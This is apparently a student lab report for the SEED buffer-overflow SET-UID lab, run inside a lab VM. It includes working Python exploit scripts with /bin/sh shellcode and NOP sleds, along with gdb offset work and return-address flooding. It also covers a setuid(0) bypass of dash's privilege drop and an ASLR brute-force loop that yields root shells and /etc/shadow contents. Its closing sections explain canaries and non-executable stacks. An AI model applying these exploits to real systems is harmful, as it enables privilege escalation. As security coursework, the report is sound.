


Universidade do Minho
Escola de Engenharia

Computer Systems Security

TP2 - Buffer Overflow Attack Lab

SET-UID Version

pg60244 - Diogo Gomes Rodrigues

pg59788 - José Diogo Azevedo Martins

pg59802 - Tomás Moura Martins dos Santos Ferreira

2025/2026

Index

1. Task 1: Getting Familiar with Shellcode

The goal of Task 1 was to understand how shellcode works and to verify that it can be executed from the stack when the appropriate protections are disabled. The provided program, call_shellcode.c, stores a pre-built shellcode inside a stack buffer and executes it through a function pointer. This task serves as the foundation for later buffer-overflow exploitation.

Before testing the shellcode, the environment was prepared in accordance with the lab instructions:

```
[11/22/25]seed@VM:~/.../shellcode$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/22/25]seed@VM:~/.../shellcode$ cat /proc/sys/kernel/randomize_va_space
0
[11/22/25]seed@VM:~/.../shellcode$ sudo ln -sf /bin/zsh /bin/sh
[11/22/25]seed@VM:~/.../shellcode$
[11/22/25]seed@VM:~/.../shellcode$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Nov 22 11:18 /bin/sh -> /bin/zsh
[11/22/25]seed@VM:~/.../shellcode$
```

After these preparations, the shellcode folder was compiled using the provided Makefile, generating two executables “a32.out” and “a64.out”:

```
[11/22/25]seed@VM:~/.../shellcode$ make
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
[11/22/25]seed@VM:~/.../shellcode$ ./a32.out
$
$ exit
[11/22/25]seed@VM:~/.../shellcode$ ./a64.out
$
$ exit
[11/22/25]seed@VM:~/.../shellcode$
```

Task 1 demonstrated that shellcode can be executed from the stack when modern operating-system protections are disabled. Both the 32-bit and 64-bit shellcode versions spawned an interactive shell, confirming that:

- the environment is correctly prepared;
- stack execution is enabled;
- the shellcode functions as intended.

This task validates the foundational concept required for subsequent levels of the lab, where the shellcode must be injected and executed through an actual buffer-overflow vulnerability.

2. Task 2: Understanding the Vulnerable Program

In this tasks we had a first look into the exploitable program. The key takes of this analysis are:

- This program vulnerable to a buffer overflow exploitation due to the use of the `strcopy()` function, that doesn't check memory limits.
- The simulation of the attack will be the one as if the program had root as user and setuid. Thus, exploiting the program can lead to privilege escalation
- Eventhough the program can be exploited, some forced preparations need to be done such as compiling the program with the `-fno-stack-protector` and `-z execstack` options.

The first try of compiling the program using the provided Makefile generated the following output:

```
[11/29/25]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[11/29/25]seed@VM:~/.../code$ ls
brute-force.sh  Makefile  stack-L1      stack-L2      stack-L3      stack-L4
exploit.py      stack.c   stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
[11/29/25]seed@VM:~/.../code$
```

3. Task 3: Launching Attack on 32-bit Program (Level 1)

To successfully exploit the vulnerability, we first needed to understand the stack layout of the target program stack-L1-dbg. Specifically, we needed to calculate the distance (offset) between the starting address of the buffer and the location where the return address is stored.

We used gdb to debug the program with the program compiled with the flag -g so debugging information is added to the binary as noted in the instructions.

First, we set a breakpoint in the bof() function, which is the function that contains the vulnerability we want to exploit, and then we begin debugging.

```
gdb-peda$ b bof
Breakpoint 1 at 0x12ad: file stack.c, line 16.
gdb-peda$ run
Starting program: /home/seed/Desktop/SSC/Ficha5-BufferOverflow-SetUID/code/stack-L1-dbg
Input size: 0
[----------------------------------registers-----------------------------------]
EAX: 0xffffcb08 --> 0x0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
```

```
[----------------------------------------------------------------------
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xffffcf13 "V\004") at stack.c:16
16      {
```

Since when gdb stops inside the bof() function, it stops before the ebp register is set to point to the current stack frame, so if we print out the value of ebp here, we will get the caller's ebp value we executed the next command to ensure the Frame Pointer (ebp) was set for the bof() function scope.

```
gdb-peda$ next
[----------------------------------registers-----------------------------------]
EAX: 0x56558fb8 --> 0x3ec0
EBX: 0x56558fb8 --> 0x3ec0
ECX: 0x60 ('`')
EDX: 0xffffcef0 --> 0xf7fb4000 --> 0x1e6d6c
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xffffcae8 --> 0xffffcef8 --> 0xffffd128 --> 0x0
ESP: 0xffffca70 ("1pUV\004\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
EIP: 0x565562c2 (<bof+21>:      sub    esp,0x8)
EFLAGS: 0x10216 (carry PARITY ADJUST zero sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x565562b5 <bof+8>:  sub    esp,0x74
   0x565562b8 <bof+11>: call   0x565563f7 <__x86.get_pc_thunk.ax>
   0x565562bd <bof+16>: add    eax,0x2cfb
=> 0x565562c2 <bof+21>: sub    esp,0x8
   0x565562c5 <bof+24>: push   DWORD PTR [ebp+0x8]
   0x565562c8 <bof+27>: lea    edx,[ebp-0x6c]
   0x565562cb <bof+30>: push   edx
   0x565562cc <bof+31>: mov    ebx,eax
[-------------------------------------stack-------------------------------------]
0000| 0xffffca70 ("1pUV\004\317\377\377\220\325\377\367\340\263\374", <incomplete sequence \367>)
0004| 0xffffca74 --> 0xffffcf04 --> 0x0
0008| 0xffffca78 --> 0xf7ffd590 --> 0xf7fd1000 --> 0x464c457f
0012| 0xffffca7c --> 0xf7fcb3e0 --> 0xf7ffd990 --> 0x56555000 --> 0x464c457f
0016| 0xffffca80 --> 0x0
0020| 0xffffca84 --> 0x0
0024| 0xffffca88 --> 0x0
0028| 0xffffca8c --> 0x0
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
```

After that we are able to obtain the frame pointer (ebp) and the buffer's address.

```
[----------------------------------------------
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xffffcae8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffca7c
```

Note that the frame pointer value obtained from gdb is different from that during the actual execution (without using gdb) because gdb has pushed some environment data into the stack before running the debugged program and if the program runs directly without using gdb, the actual frame pointer value will be larger.

The Return Address is always stored directly above the Frame Pointer in the stack (at ebp + 4 in a 32-bit architecture) so the distance from the buffer to the return address is the distance to ebp plus 4 bytes.

Distance = ebp - &buffer = 0xffffcae8 - 0xffffca7c = 108 bytes

Offset = 108 + 4 = 112 bytes

To prepare the payload, and save it inside badfile we will use a Python program.

The program fills the content of the file (that will lately go into the buffer) with NOP's (No Operation), then place the shellcode at the end to maximize the size of the NOP's sled before it.


We calculated the Ret - The Target Return Address by adding a value to ebp obtained from gdb to jump into the middle of the NOP sled. This was done because, as mentioned before, GDB pushes environment data onto the stack, causing addresses inside GDB to be slightly lower than during actual execution and because exact addresses can shift and by using a "NOP Sled" (a sequence of 0x90 No-Operation instructions), we don't need to hit the shellcode's start exactly, we just need to land anywhere in the NOPs.

Note that the value added to ebp might not be enough and requires some trial and error to work; we started with 0x80, but it gave a segmentation fault, so we tried 0x120 and it worked.

Finally, we add the Ret to the content and save the file with everything.

```
#!/usr/bin/python3
import sys

# 1. Shellcode: 32-bit shellcode for Set-UID programs
shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50"
  "\x53\x89\xe1\x99\xb0\x0b\xcd\x80"
).encode('latin-1')

# Fill the content with NOP's (0x90)
content = bytearray(0x90 for i in range(517))

# 2. Start: Placing shellcode at the end of the buffer
# We place the shellcode at the end to maximize the size of the NOP sled before it.
start = 517 - len(shellcode)
content[start:start + len(shellcode)] = shellcode

# 3. Ret: The Target Return Address
# &buffer (from gdb) = 0xffffca7c
# We add a value (e.g., 0x120) to jump into the middle of the NOP sled.
ret = 0xffffca7c + 0x120

# 4. Offset: The location of the Return Address relative to the start of the buffer
# Calculated in Section 5.1
offset = 112

L = 4 # Use 4 for 32-bit address
content[offset:offset + L] = (ret).to_bytes(L,byteorder='little')

# Write the content to a file
```

```
with open('badfile', 'wb') as f:
  f.write(content)
```



4. Task 4: Launching Attack without Knowing Buffer Size (Level 2)

The goal of Task 4 was to perform a buffer-overflow attack under realistic constraints where the exact buffer size is unknown. While in Task 3 the buffer length (BUF_SIZE) and the exact offset to the return address were determined using gdb, this task removes that advantage. Instead, the vulnerable program must be successfully exploited using only the knowledge that the buffer size lies somewhere between 100 and 200 bytes, and without relying on debugging information to compute the precise offset.

This task simulates real-world attack conditions, where source code, debugging tools, or internal binary layout information are generally unavailable.

This is the test environment for this task, the following image shows that the environment was clean and ready to start the attack.


```
[11/25/25]seed@VM:~/.../code$ ls
brute-force.sh  exploit.py  Makefile  stack.c
[11/25/25]seed@VM:~/.../code$ touch badfile
[11/25/25]seed@VM:~/.../code$ ls -l
total 16
-rw-rw-r-- 1 seed seed    0 Nov 25 10:19 badfile
-rwxrwx--- 1 seed seed  270 Nov 22 10:57 brute-force.sh
-rwxrwx--x 1 seed seed 1071 Nov 25 10:15 exploit.py
-rwxrwx--- 1 seed seed  965 Nov 22 10:57 Makefile
-rwxrwx--- 1 seed seed 1132 Nov 22 10:57 stack.c
[11/25/25]seed@VM:~/.../code$
```

Since the buffer size cannot be determined in this task, the exploit must be constructed in a way that works for any value between 100 and 200 bytes. To achieve this, instead of relying on a precise offset between the buffer and the saved return address, as was done in Task 3, the attack uses a probabilistic technique known as return address flooding. The idea is to fill the beginning of the payload with many repeated copies of a guessed return address that is likely to fall somewhere within the buffer area during execution.

Because the stack follows predictable alignment rules and the buffer always resides below EBP, one of these repeated addresses will eventually overwrite the saved return address, causing execution to jump into the injected payload.

To maximize reliability, the payload starts with a large NOP-sled, allowing execution to enter safely even if the jump lands imprecisely, and the shellcode is placed near the end of the buffer so that it is not overwritten by the repeated return addresses. A reasonable guessed return address, typically slightly below the expected EBP value, is used as the flooding value. By combining a large NOP-sled with a wide region of repeated return addresses, the exploit becomes robust against uncertainty in the buffer size and stack layout, enabling the attack to succeed with a single generic payload.

This image shows the execution of the gdb and the values used to place on “exploit.py”.



Next, we present the “exploit.py” code to analyze the changes that were made.

```
import sys

shellcode= (
  "\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f"
  "\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31"
  "\xd2\x31\xc0\xb0\x0b\xcd\x80"
).encode('latin-1')

content = bytearray(0x90 for i in range(517))

content[517 - len(shellcode):] = shellcode

ret = 0xffffca30 + 300

L = 4

for offset in range(50):
  content[offset*L:offset*4 + L] = (ret).to_bytes(L,byteorder='little')

with open('badfile', 'wb') as f:
f.write(content)
```

The value **ret = 0xffffca30 + 300** is used because, in Level 2, the exact buffer start is unknown. Adding +300 shifts the guessed return address further into the upper region of the NOP-sled, increasing the chance that it lands inside the injected buffer even when the real buffer size varies between 100 and 200 bytes.

The original single offset is removed because we can no longer rely on knowing the precise position of the saved return address. Instead, the exploit must work without any exact offset information.

The for loop is necessary to perform return-address flooding, it writes many copies of the guessed return address sequentially at the beginning of the payload. Since one of these positions will overwrite the real saved return address, the program eventually jumps into the NOP-sled and reaches the shellcode. This ensures the exploit succeeds with a single generic payload despite the unknown buffer size.

```
[11/25/25]seed@VM:~/.../code$ ./exploit.py
[11/25/25]seed@VM:~/.../code$ ls -l
total 176
-rw-rw-r-- 1 seed seed   517 Nov 25 10:30 badfile
-rwxrwx--- 1 seed seed   270 Nov 22 10:57 brute-force.sh
-rwxrwx--x 1 seed seed  1007 Nov 25 10:30 exploit.py
-rwxrwx--- 1 seed seed   965 Nov 22 10:57 Makefile
-rw-rw-r-- 1 seed seed    11 Nov 25 10:20 peda-session-stack-L2-dbg.txt
-rwxrwx--- 1 seed seed  1132 Nov 22 10:57 stack.c
-rwsr-xr-x 1 root seed 15908 Nov 25 10:20 stack-L1
-rwxrwxr-x 1 seed seed 18696 Nov 25 10:20 stack-L1-dbg
-rwsr-xr-x 1 root seed 15908 Nov 25 10:20 stack-L2
-rwxrwxr-x 1 seed seed 18696 Nov 25 10:20 stack-L2-dbg
-rwsr-xr-x 1 root seed 17112 Nov 25 10:20 stack-L3
-rwxrwxr-x 1 seed seed 20120 Nov 25 10:20 stack-L3-dbg
-rwsr-xr-x 1 root seed 17112 Nov 25 10:20 stack-L4
-rwxrwxr-x 1 seed seed 20112 Nov 25 10:20 stack-L4-dbg
[11/25/25]seed@VM:~/.../code$ ./stack-L2
Input size: 517
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin)
,131(lxd),132(sambashare),136(docker)
# whoami
root
# exit
[11/25/25]seed@VM:~/.../code$
```

The exploit developed for Level 2 successfully launched a shell despite the buffer size being unknown (as shown in the previous image). By relying on return-address flooding rather than a single precise overwrite offset, the payload worked without needing to identify the exact position of the saved return address. The injected NOP-sled allowed the execution to slide safely into the shellcode once control flow was redirected. When executed, the vulnerable Set-UID program spawned a root shell, confirming that at least one of the repeated return addresses overwrote the correct return slot on the stack.

These results demonstrate that a reliable buffer-overflow attack is still possible even under uncertainty regarding buffer size and stack layout. The attack works because the exploit no longer depends on exact offsets, instead, it leverages predictable stack behavior, alignment properties, and a wide overwrite region to ensure control-flow redirection. Overall, the Level 2 task shows that removing detailed internal knowledge does not fully prevent exploitation as long as the attacker can use probabilistic or range-based techniques to compensate for missing information.

5. Task 7: Defeating dash's Countermeasure

In the execution of this task, the goal was to demonstrate how the dash shell's security countermeasure affects Set-UID exploits and how it can be defeated.

To first understand the impact of it, we pointed `/bin/sh` back to `/bin/dash` using the command **sudo ln -sf /bin/dash /bin/sh**.

```
[11/29/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
#
[11/29/25]seed@VM:~/.../code$ sudo ln -sf /bin/dash /bin/sh
[11/29/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$
```

As expected, the attack immediately stopped working, demonstrating the effectiveness of this shell protection. The dash shell implements a security check that detects if it is being run in a Set-UID context. Upon execution, it compares the Real UID (RUID) with the Effective UID (EUID):

- In this exploit, the RUID is the normal user and the EUID is root (0).
- When dash detects this mismatch (RUID $\neq$ EUID), it immediately drops the privilege by setting the effective UID to the real UID.
- Consequently, even though we successfully executed the shellcode, we received a standard user shell ($) instead of a root shell (#).

In order to overcome this obstacle, an alternative approach is to change the Real UID so it equals the Effective UID before the shell is invoked.

```
[11/29/25]seed@VM:~/.../code$ nano exploit.py
[11/29/25]seed@VM:~/.../code$ ./exploit.py
[11/29/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
# cat /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
```

By modified the shellcode that is written in `badfile` we make that now it invokes the setuid(0) system call at the very beginning. This command sets the Real UID of the current process to 0 (root). When execve() subsequently calls /bin/dash, the shell sees that RUID(0)=EUID(0). Since there is no mismatch, dash does not drop privileges, and we retain root access.

5.1. Experiment

To complement the previous learnings the same method was applied in the call_shellcode.c program. The results can seen:

```
[11/29/25]seed@VM:~/.../shellcode$ ./a32.out
$ cat /etc/shadow
cat: /etc/shadow: Permission denied
$
[11/29/25]seed@VM:~/.../shellcode$ nano call_shellcode.c
[11/29/25]seed@VM:~/.../shellcode$ make setuid
gcc -m32 -z execstack -o a32.out call_shellcode.c
gcc -z execstack -o a64.out call_shellcode.c
sudo chown root a32.out a64.out
sudo chmod 4755 a32.out a64.out
[11/29/25]seed@VM:~/.../shellcode$ ./a32.out
# cat /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
```

Once again, by using the shellcode that changes the RUID before calling the shell, we can bypass the dash shell verification.

6. Task 8: Defeating Address Randomization

In the execution of this task, the goal was to demonstrate how Address Space Layout Randomization affects the exploit and how it can be defeated(on 32-bit systems).

To first understand the impact of having Address Randomization, we turned it back on using `sysctl`.

```
[11/29/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
#
[11/29/25]seed@VM:~/.../code$
[11/29/25]seed@VM:~/.../code$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[11/29/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
Segmentation fault
[11/29/25]seed@VM:~/.../code$
```

As expected, the attack immediately stopped working, demonstrating the effectiveness of this software protection. The Address Space Layout Randomization works by randomizing the base address of the stack (and other memory segments) every time the program is executed. Our exploit.py script constructs a malicious payload containing a static, hardcoded return address that we calculated previously. When ASLR is active, the stack moves to a different location in memory during every run. Consequently, our hardcoded return address points to an invalid memory location (or garbage data) rather than our shellcode, causing the program to crash instead of spawning a shell.

In order to overcome this obstacle, an alternative approach is to brute-force the attack using the provided shell script.

```
[11/29/25]seed@VM:~/.../code$ touch brute-force
[11/29/25]seed@VM:~/.../code$ nano brute-force
[11/29/25]seed@VM:~/.../code$ chmod 755 brute-force
[11/29/25]seed@VM:~/.../code$ ./brute-force
```

```
./brute-force: line 12: 96392 Segmentation fault      ./stack-L1
14 minutes and 48 seconds elapsed.
The program has been running 89934 times so far.
Input size: 517
./brute-force: line 12: 96393 Segmentation fault      ./stack-L1
14 minutes and 48 seconds elapsed.
The program has been running 89935 times so far.
Input size: 517
# ls
Makefile  brute-force     exploit.py                     stack-L1      stack-L2      stack-L3      stack-L4      stack.c
badfile   brute-force.sh  peda-session-stack-L1-dbg.txt  stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
# cat /etc/shadow
root:!:18590:0:99999:7:::
daemon:*:18474:0:99999:7:::
bin:*:18474:0:99999:7:::
sys:*:18474:0:99999:7:::
sync:*:18474:0:99999:7:::
games:*:18474:0:99999:7:::
man:*:18474:0:99999:7:::
```

The execution of the brute force script was successful after 89935 attempts in 14 min and 48 seconds. Nonetheless, this attack was possible because 32-bit systems have limited entropy comparing to 64-bit systems. Additionally, we do not need to guess the exact address of the shellcode because of the NOP sled in our payload, which means it is only needed to guess an address that falls anywhere within the range of those NOPs. By running the program in an infinite loop, we eventually trigger a run where the randomized stack address happens to align with our hardcoded guess, causing the execution flow to slide down the NOPs and hit our shellcode.

7. Task 9: Experimenting with Other Countermeasures


In this task, we explored the built-in compiler and operating system defenses that prevent standard buffer overflow attacks: StackGuard and Non-Executable Stack.

7.1. Task 9.a: Turn on the StackGuard Protection

First, we verified that our previous attack (from Task 7) was still working with address randomization disabled and StackGuard disabled. We obtained a root shell successfully.

```
[12/06/25]seed@VM:~/.../code$ make
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -o stack-L1 stack.c
gcc -DBUF_SIZE=100 -z execstack -fno-stack-protector -m32 -g -o stack-L1-dbg stack.c
sudo chown root stack-L1 && sudo chmod 4755 stack-L1
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -o stack-L2 stack.c
gcc -DBUF_SIZE=160 -z execstack -fno-stack-protector -m32 -g -o stack-L2-dbg stack.c
sudo chown root stack-L2 && sudo chmod 4755 stack-L2
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -o stack-L3 stack.c
gcc -DBUF_SIZE=200 -z execstack -fno-stack-protector -g -o stack-L3-dbg stack.c
sudo chown root stack-L3 && sudo chmod 4755 stack-L3
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -o stack-L4 stack.c
gcc -DBUF_SIZE=10 -z execstack -fno-stack-protector -g -o stack-L4-dbg stack.c
sudo chown root stack-L4 && sudo chmod 4755 stack-L4
[12/06/25]seed@VM:~/.../code$ ls
brute-force.sh  Makefile  stack-L1      stack-L2      stack-L3      stack-L4
exploit.py      stack.c   stack-L1-dbg  stack-L2-dbg  stack-L3-dbg  stack-L4-dbg
[12/06/25]seed@VM:~/.../code$ touch badfile
[12/06/25]seed@VM:~/.../code$ ./exploit.py
[12/06/25]seed@VM:~/.../code$ cat badfile
1Ph//shh/bin
                                                
```

We ran the exact same exploit (./exploit.py followed by ./stack-L1) that previously granted us a root shell, but this time, instead of obtaining a shell, the program terminated immediately with the error message: **stack smashing detected**



The attack failed because the StackGuard mechanism (also known as a “Canary”) was enabled, this works because the compiler inserts a random value (the canary) onto the stack, located physically between the local variables (buffer) and the Return Address.

Our buffer overflow payload blindly overwrites everything from the buffer up to the return address. Consequently, it overwrites this canary value.


Before the function returns, the program checks if the canary value on the stack still matches the original random value. Since we overwrote it, the check fails, and the program deliberately aborts execution (SIGABRT) before the malicious return address can be used.

7.2. Task 9.b: Turn on the Non-executable Stack Protection

To test the Non-executable Stack Protection we first tested the call_shellcode.c program that we used before, compiled with the flag **-z execstack** and we successefully obtained a root shell.

Then we recompiled the program without the **-z execstack** flag (or using -z noexecstack). This tells the kernel to mark the stack memory segment as non-executable.

Finally we executed the resulting binary **./a32.out**



The program crashed immediately with a Segmentation Fault and did not execute the shellcode due to the NX (No-Execute) bit protection. Modern processors and operating systems can mark specific areas of memory as "non-executable" and, by default, the stack is intended for data storage (variables, pointers), not for code execution. When we compiled with **-z noexecstack** or with any flag, the stack memory pages were marked with the NX bit. When the program tried to jump the instruction pointer (EIP) to the address on the stack where our shellcode resides, the CPU threw a hardware exception because it is forbidden to fetch instructions from that memory region, resulting in the OS terminating the process with a segmentation fault.